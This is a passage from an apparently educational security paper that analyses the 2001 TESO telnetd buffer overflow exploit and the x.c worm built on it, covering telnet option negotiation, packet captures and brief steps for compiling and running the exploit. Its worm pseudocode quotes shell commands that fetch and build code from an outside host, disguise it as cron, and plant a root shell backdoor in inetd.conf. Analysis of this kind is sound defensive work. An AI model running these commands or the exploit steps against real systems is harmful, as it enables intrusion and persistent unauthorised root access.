The TESO a.out exploit uses the telnet protocol discussed in detail in the previous section of this paper. There is additional detail available on the telnet service in RFCs 854, 855, 856, 857 … 861.[31] The primary service affected on the target system is the telnet daemon. Following the initial overflow of the telnet daemon, the exploit forces the telnet daemon to initialize machine code creating a shell for the attacking system.

Brief Description:

TESO discovered a telnetd buffer overflow condition in the FreeBSD operating system in June of 2001. The vulnerability allows a remote user to cause a buffer overflow in telnetd during option negotiation. After overflowing the buffers, it is then possible to insert and execute arbitrary code on the target system. The inserted code is executed under privileges equivalent to the telnetd process. Telnetd is typically run as root!

This vulnerability is extremely dangerous as it can allow a remote user to create a shell with root access by inserting the correct code. Originally the attack required advanced knowledge of operating system buffers. The TESO exploit eliminated the need for that knowledge and created a true script kiddie version of the attack.

In addition to the original vulnerability advisory TESO created a sample exploit a.out. This sample worked flawlessly against every FreeBSD system at the time the exploit was created.

Description of variants:

Soon after the release of the a.out vulnerability the ease of it's use led to the creation of an automated tool or "worm" that could infect multiple systems and propagate itself through the Internet unattended. The x.c worm running on an infected system would scan random IP addresses for other systems accepting connections on port 23. When systems were located the worm would attempt to exploit them using the buffer overflow code written by TESO. After access was gained the worm instructed the target system to download the original worm code from a previously compromised system http://mri.am.lublin.pl/x.c. After the code was downloaded the target would compile and execute the worm code further propagating the worm.

In addition to self-propagating the x.c worm also created a backdoor on the infected system. This backdoor used TCP port 145. It allowed access without authentication by the local system. Immediately following the release of the x.c worm a number of scans were seen on the Internet for systems responding to port 145.

The NIPC advisory[32] stated that the worm had essentially been destroyed in the wild. This was in part due to the reliance the worm had on the server hosting the x.c source code. This weakness would not be difficult to correct by simply adding a new source for the code. In addition, despite the fact that the worm could no longer propagate, infected systems were still capable of locating additional infected systems and setting up the backdoor for unauthorized remote access.

"Since the worm distributes itself in source-code form, SecurityFocus analysts have had an opportunity to examine the worm at the source-code level. We have determined that the x.c worm has a direct relationship to an exploit written by TESO Security. The exploit was used as a shell for the worm. A minimal amount of code was added to automate the process, and unused sections were removed. You can find a location to view the original exploit in the "Resources" section of this document."[33] Ryan Russell and the group from Securityfocus also provided the pseudo code for the x.c worm in their public announcement shown in Example 2.

Additional variants of the a.out vulnerability include the zp-exp-telnetd.c exploit crafted specifically to exploit the netkit version of telnetd found on Linux systems, including RedHat 7.0 and 7.1. RedHat is extremely popular and many systems can be found that still use vulnerable versions of the telnet daemon. Unlike the TESO exploit this exploit had some very specific requirements relating to the remote system and was not as user-friendly as a.out. It still performed quite well in a limited laboratory environment where it was tested. The zp-exp-telnetd.c source code is available at http://packetstormsecurity.nl/0110-exploits/indexsize.shtml and http://online.securityfocus.com/bid/3064.

While not directly based on the a.out exploit code much of the information required to build the zp-exp exploit was gained from a.out and the TESO advisory. The zp-exp exploit even includes code that will allow a user of a local system to increase their privileges on the local system using the telnet daemon vulnerability locally. This code could be used by to improperly increase user privileges to root.

It is extremely likely given the length of time since this exploit was released and it's severity that other variants are currently available. With only a little work it should be possible to even modify a.out to work in conjunction with IP spoofing in order to attack

systems utilizing TCP Wrappers or on networks using packet filtering routers or firewalls.

```
Main Loop {
    Forks and spawns itself into a daemon, sets a new session ID, the parent exits.
    Set SIGCHILD signal handler to wait for the exited child process.
    Resets all other signal handlers to ignore any signals.
    Forks again, the parent exits.
    It now changes to the root directory, and closes all open file descriptors (0-63).
    It initializes its random number generator.
    It now enters an endless loop.
    Attack Loop {
        Obtains a completely random IP address.
        Attempts a connection to port 23 (telnet) on that address.
        If successful, a child is spawned; the parent process continues its attempts
            to spread.
        Child {
            The remote system is verified to support the faulty telnet options that
              are exploited.
            The connection is closed.
            A new connection is created to the target telnet daemon.
            An attempt is made to attempt to exploit the telnet daemon overflow.
          If successful, the following shell commands are sent across the
          connection and executed on the remote system:
            "fetch -o /x.c http://mri.am.lublin.pl/x.c > /dev/null 2>&1 &&
            \\\n"
            "cc -o /x /x.c && \\\n"
            "rm /x.c\n"
            "strip /x\n"
            "chmod 555 /x\n"
            "touch -r /usr/sbin/cron /x\n"
            "mv /x '/usr/sbin/cron '\n"
            "'/usr/sbin/cron '\n"
            "echo \"'/usr/sbin/cron '\" >> /etc/rc.local\n"
            "echo \"uaac stream tcp nowait root /bin/sh sh -i\" >>
            /etc/inetd.conf\n"
            "echo \"sh: ALL\" >> /etc/hosts.allow\n"
            "killall -1 inetd\n";
            The remote system now has a copy of this worm executing on it.
            This child process exits.
        }
    }
```
[34]

Example 2 pseudo code to the x.c telnetd worm

Protocol Description:

The TESO telnetd exploit used some of the most basic and longstanding features of the telnet protocol to perform its exploit. The vulnerability in this instance was not directly that of the telnet protocol but of the telnet daemon implementation used in FreeBSD and several other operating systems.

The Protocol Details: section of this document included an in-depth discussion of the workings of the telnet protocol. As discussed previously, telnet has the ability to set several environmental options in order to optimize a session. During the setup of a telnet session several of these options are set before the transfer of any session data.

These options are required prior to authentication in order to insure that the data required for the login are transferred in a method understood by both communicating systems. These include terminal type, echo, suppress go ahead and several others. One of these options is the request authentication parameter that is typically sent from the target system.

Telnet also has the ability to include additional option sub negotiation using the SB control character. Telnet even has the ability to create new self-defined "Environment Options". It was the negotiation of these options prior to the creation of the telnet session which a.out exploits to gain access to the target system.

During the negotiation the "telrcv" function of the operating system processes the telnet options. Received data, which may be sent back to the client, is stored in the "netobuf" buffer space.

How the exploit works:

The security advisory provided by scut from TESO contains only minimal documentation of the exploits exact workings. The exploit was never directly provided by TESO and to this day has never been publicly published by TESO. Many security professionals first saw this exploit after it was posted to bugtraq on July 24th 2001. Additional details as to the exact workings of the exploit were provided in the exploit source code.

The 50,000 foot view of the exploit is that BSDs implementation of telnetd improperly handled data allowing code to be written and executed in the heap. By inserting code to create a shell and executing it the exploit granted remote access at the same level as the program that executed the code. Telnetd is typically run with the privileges of root!!

There have been several papers written on the working of buffer overflows. The quintessential work on the subject is *Smashing the Stack For Fun and Profit* by Aleph One. It can be found at http://www.cs.ucsb.edu/~jzhou/security/overflow.html. It should be considered required reading for anyone analyzing buffer overflows. The paper includes examples of both overflows and the code to launch a shell.

In order to better understand the workings of the exploit tcpdump was used to collect the traffic as it transited from the attacking system to the target. By analyzing the output of the captures the method that the exploit uses to overflow the remote system becomes more apparent.

The exploit first connects to the target and confirms that it is vulnerable to the attack. To do this, the exploit initiates a telnet session and transmits an AYT or Are You There control character to the remote system shown in Figure 11. Viewing the Hex output enables us at this point shows that Are You There is represented by "ff f6" or the decimal values "255 + 246". From the chart in Figure 7 we can determine that this is equivalent to "(IAC) + (AYT)". The remote system responds with a [yes] acknowledging that the system is available. This response is shown in Figure 12. The exploit terminates the session with the target.

The exploit script then sets up a new session with the target. The script is also somewhat sloppy in that it appears that the original connection was never fully shutdown and was instead left to timeout at the target.

The script next makes a request of the target system to begin a sub-negotiation of an option (Figure 13). This request begins as a valid option "ff fa" or "255 + 250" (IAC) + (SB). This instructs the target system to begin a sub negotiation of an option. An option is selected attempting to set a "new environment option" represented by the hex output "27 00". This is where the exploit begins to cause problems for the target system. Although the attacker requested to set a new environment option the target was provided with 512 bytes of data followed by the terminator sub option end of "ff f0".

The script then sends additional requests to the target. These requests are filled with 1460 bytes of data. Shown in Figure 14. (At this point decoding packets using ethereal causes the monitoring system to crash given the makeup of the packet so it is necessary to manually decode the packets from this point forward.) The data included in these packets is actually repeating telnet option requests. These requests contain machine code provided to the target in order to create a shell for the attacking system.

The exploit continues to send multiple packets of data to the target. Watching a packet count during the exploit, it is seen that over 16000 packets are transmitted. The packet count of an ethereal capture analyzing the attack is shown in Figure 15.

Another interesting observation is that the exploit is actually appending a count feature to the start of each sub option request so it becomes a trivial matter to look at the data transmitted in the last telnet option request to determine the total number of requests sent. Figure 16 shows the how the exploit appends the count to the telnet option. Figure 17 shows the final transmitted telnet option the binary value of 007b0b is appended to the code. This equals a decimal value of 31,499. By adding the initial request numbered 0, a total of 31,500 option requests were sent to the remote system each of approximately 512bytes for a total of about 16Mbytes of data. Due to the quantity of data transmitted this attack could take a significant amount of time over slower WAN links. For this analysis a 100MB Ethernet connection was used. In this environment the exploit required only a little more than a minute to gain access.

The repeated requests made by the attacker causes the request data transmitted to fill the buffer of the target system. Each request is stored in memory while the option is fully negotiated with the remote host. As the remote host never completes the operation the requests continue to utilize memory space. Due to a processing error in telnetd, the data eventually is allowed to extend beyond the bounds of the receive buffer of the telnetd process.

As the target continues to receive data it is written to memory space not allocated to the telnetd options but to the daemon heap. The exploit has been transmitting the machine code necessary to start a shell running on the remote system as the payload of the buffer overflow during the entire attack. As the systems buffers overflow this machine code was written to an executable section of heap memory from which the telnet daemon can execute it.

A final request is made of the target system by the attacker. This request causes the telnetd process to attempt to read from the heap memory blocks of the system. When it reads from the memory it processes the information stored there by the exploit (the code that launches the shell). Figure 18 shows a packet capture of the final request. This creates the shell that is remotely accessed by the attacker. As the code that creates the shell is executed from memory by the telnetd process the shell has the same privileges as the telnetd daemon.

In many buffer overflow attacks it is actually possible to see the exploit send the /bin/sh command to start the shell. A.out never transmits such a request it simply forces the system to execute the code that was inserted by the exploit from the heap. By using machine code to initialize the shell on the target, instead of specifically calling the shell, the exploit is further capable of masking its activities from Intrusion Detection Systems.




Figure 11 Packet Capture Attackers exploit testing target with a telnet Are You There option.




Figure 12 Packet Capture targets response to attackers Are You There telnet option.




Figure 13 Packet Capture of attackers first invalid option request.




Figure 14 Attacker begins to fill buffer with continued transmissions




Figure 15 packet capture statistics during an attack by the a.out exploit




Figure 16 Exploit Telnet Option Count Feature.




Figure 17 Final Telnet Option Count.




Figure 18. The final packet transmitted by exploit which forces telnetd to read the machine code placed in the heap and initialize the shell

Diagram:

The a.out exploit can be performed from any system connected to any IP network anywhere in the world. The target system can be any system that has a vulnerable version of the telnet daemon enabled and is reachable by the IP protocol.

With a little additional work, it is even possible for the a.out exploit to work through packet filters and firewalls if those devices do not detect IP spoofing. The attack works best when the target and attacker systems are connected by higher bandwidth connections. This is due to the large quantity (16MB) of traffic required for the exploit to overflow the target systems buffers.

Two diagrams have been included to illustrate the function of the two distinct phases of the exploit in action. Figure 19 shows the process used by the exploit to test if a target system is vulnerable to the telnetd buffer overflow. Figure 20 shows the process used by the exploit to overflow the target systems buffers and to launch a shell for the attacker.

Additional details, packet captures and screen captures for each step of the exploit process are provided in the How the exploit works section of this document.




Figure 19 Exploit Vulnerability Test Phase




Figure 20 Exploit Access Phase

How to use the exploit:

Using the a.out exploit is almost trivial. It was the simplicity of the exploit that led to the creation of the x.c worm. The process to utilize the exploit is described below and an example screenshot is provided in Figure 21. The screenshot best illustrates exactly how easy this exploit is to use without any knowledge of the vulnerability or of buffer overflows.

Before the exploit can be used it is necessary to first compile the exploit binary from the source code. The source code is currently available as 7350854.c at several locations on the web. In order to compile the code a c compiler is required. For this example a freeware version called gcc was used. The code is compiled on most systems by typing the command.

#gcc 7350854.c

After being compiled a binary is created called a.out. Once the binary has been compiled the exploit can be executed. When using the exploit there are only two options available. These options allow for a remote system to be tested for the vulnerability but not exploited or for a system to be tested and exploited in one operation. By default the exploit will test a remote system for the telnetd vulnerability then exploit it and create a shell on the remote system to allow unauthenticated access. The only input required for the exploit to function is the IP address of the target system. In this example the exploit was run with the default of creating a shell and the IP address of the target system (10.1.1.1) was provided.

#a.out 10.1.1.1

The exploit now runs against the target system. There is some output provided to the attacker in order to determine the progress of the attack. This includes a counter that provides the percent completion of the attack and an ETA providing an estimate of the time remaining before the attack yields a remote shell.

Typically it requires only a matter of a few minutes before a shell is available on the remote system. The time required for the exploit to function only is dependent on the speed of the connection to the target. Approximately 16Mbytes of data is transferred to the target and on slower links this could require a significant amount of time. In the lab used to test the exploit the systems were connected at 10 or 100MB. The exploit required less than a minute in either case to return the prompt.

